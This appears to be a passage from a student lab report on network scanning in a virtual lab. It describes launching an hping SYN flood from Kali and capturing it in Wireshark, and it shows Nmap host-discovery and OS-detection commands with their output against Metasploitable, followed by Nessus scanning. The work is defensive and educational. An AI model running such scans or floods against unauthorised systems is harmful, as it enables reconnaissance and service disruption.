
Network scanning and assessment is very important in a system (servers or another devices). A secure and effective network infrastructure requires regular network scans. In addition to identifying active devices and outlining network topology, they also detect vulnerabilities and guarantee adherence to industry requirements. Additionally, network scans are essential for detecting intrusions, keeping an eye out for suspicious activities, and improving network

speed. Organizations may efficiently manage resources, respond to problems, and keep a solid security posture by performing routine scans. Overall, network scans are a crucial part of any all-encompassing cybersecurity plan since they give the information required to protect critical data and avert security breaches.

I'm going to perform two types of network scanning here in this environment which are Passive scan and Active scanning, in passive scanning will try to watch network traffic flow with Wireshark network monitoring tool.

On the other hand, during active scanning will scan on the targeted systems.

So, in one of the Ubuntu servers I'm going to install Wireshark, and then will send some packets from kali machine to capture in Wireshark for testing and analysing packets.



*Figure 7: Wireshark installation (server)*

After by selecting enp0s3 port I will start capturing packets passing through ethernet port, as there is not much traffic, so there is going to create some traffic by browsing sites and use Hping tool from kali (attacker device) to initiate attack, it will generate some traffic there. From attacker device kali will by running Hping tool to start SYN flood DDoS attack as follows




Figure 8: SYN flood DDoS attack (kali)

Here we can see within a few seconds of the attack more than half of a million packets had been captured on victim device. Many TCP SYN packets were received but not any of the packets answered by victim device because packets were arriving very fast.




Figure 9: Wireshark packet capture

There are TCP packets interacting with the system and some http packets as well. In statistics we see almost all of packets sent SYN, but no SYN/ACK found instead of this when the queue is full, half open and reset the connections. After filtering out some of random IP addresses we can see it reset the connections




Figure 10: Wireshark packets filter





Figure 11: Wireshark retransmission of packets

Here we found many packets were retransmitted in Wireshark expert information tools detect suspected frame. After analyzing frames and packets we saw most of traffic sent SYN request but didn't get respond SYN/ACK from victim device. The victim device overflowed,

and it was sending reset RST flag as a preventative measure. This can be found as SYN flood DDoS attack.

There are several priceless advantages to network scanning. It offers a concise list of all active devices, visualizes network topology for enhanced comprehension, and identifies vulnerabilities for prompt remediation. It also guarantees regulatory compliance, facilitates intrusion detection, and keeps an eye out for odd activity. Network scans facilitate incident response, expedite resource allocation, and maximize performance. By anticipating possible risks, they also improve overall security and result in cost savings. To put it simply, network scanning is an essential tool for keeping a network environment that is safe, effective, and compliant.

A free and open-source tool for network exploration and security audits is called Nmap Network Mapper. Additionally, massive networks with literally hundreds of thousands of machines have been scanned using Nmap. Hackers can easily find out how many machines running on network and what's their OS and which service machines using, some of examples are given below.



```
root@kali: ~
File Actions Edit View Help
Host is up (0.00024s latency).
MAC Address: 08:00:27:BF:EB:AA (Oracle VirtualBox virtual NIC)
Nmap scan report for bcsr3d-esw.switches.nat (10.0.2.4)
Host is up (0.00048s latency).
MAC Address: 08:00:27:0D:66:B6 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00040s latency).
MAC Address: 08:00:27:FA:FF:7E (Oracle VirtualBox virtual NIC)
Nmap scan report for www.owaspbwa.com (10.0.2.8)
Host is up (0.00052s latency).
MAC Address: 08:00:27:CD:F8:FC (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.10 seconds

(root@kali)-[~]
└─# nmap -sn 10.0.2.0/24 | grep "Nmap scan"
Nmap scan report for 10.0.2.1
Nmap scan report for 10.0.2.2
Nmap scan report for 10.0.2.3
Nmap scan report for bcsr3d-esw.switches.nat (10.0.2.4)
Nmap scan report for 10.0.2.7
Nmap scan report for www.owaspbwa.com (10.0.2.8)
Nmap scan report for 10.0.2.15

(root@kali)-[~]
└─#
```


Figure 12: Nmap scans all systems in network.

Here it shows all the live systems running on a network.

We can find out which machines are running which OS. Using one of the port detection methods, we must employ OS detection. So, for this demo, I'm using Sin scan.



Metasploitable is the target system. will select the top 100 ports in order to expedite the query.



```
root@kali: ~
File Actions Edit View Help
Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds

(root@kali)-[~]
└─# nmap -sS -n 10.0.2.4 --top-ports 100 -O
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-10 15:03 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0058s latency).
Not shown: 82 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
513/tcp   open  login
514/tcp   open  shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
8009/tcp  open  ajp13
MAC Address: 08:00:27:0D:66:B6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.49 seconds

(root@kali)-[~]
```

Figure 13: Nmap Scan port & OS detection of system in a network

This is the OS detection result. This is a general-purpose device running a version of Linux from 2.6.9 to 2.6.33.

There I found on Metasploitable system many of the services TCP ports are open and those services are vulnerable, e.g., VNC, X11, Shell, etc.

#### 4.2.2 Vulnerability Scanning and Assessment

One of the most crucial components of an ethical hacking or penetration test is a vulnerability scan. An examination of a computer or network's possible points of compromise in order to find security flaws is known as vulnerability scanning.

In addition to identifying and categorizing system flaws in computers, networks, and network devices, a vulnerability scan also forecasts how well countermeasures will work.

In this practice, we will use vulnerabilities scan with Nessus tools as it is the most popular and capable vulnerability scanner.

## Linux Systems Vulnerability Analysis

For initial scan going to use two of Linux systems from the network, one of them is Metasploitable system and another one is OWASPB system as follows,




Figure 14: Nessus scanning on Linux device

And choose to launch the scans immediately. After launching Nessus scanning, we can see Vulnerabilities are categorized by Nessus into five levels.

Informational level distinguishes rapidly between details of vulnerabilities that are necessary to know and non-vulnerability information that is, well, great to know.

Low level finds the weaknesses that an attacker could use to better hone his attack. However, that shortcoming won't be enough to reach a compromise on its own.

The medium level detects that the remote host is leaking some information. It is possible for an attacker to read a file that he shouldn't be able to access.

High level indicates that the attacker can run commands on the remote computer and/or access any files on it.

The most significant vulnerabilities for us are those at the critical level. These weaknesses can be taken advantage of by a tool, and often an attacker doesn't have to work too hard to take advantage of them.






Figure 15: Nessus scan results overview of two systems

I'm checking the Metasploitable to access that host's vulnerabilities. These are the Metasploitable machine's vulnerabilities that this scan identified.




Figure 16: Nessus scan results of Metasploitable systems with CVSS

By default, the vulnerabilities are arranged according to severity levels, which is a smart approach of Nessus in my opinion.

The vulnerabilities with the highest critical severity are the most crucial to us. after Click on a vulnerability to view more information about it. There is a brief description and the name of the vulnerability.

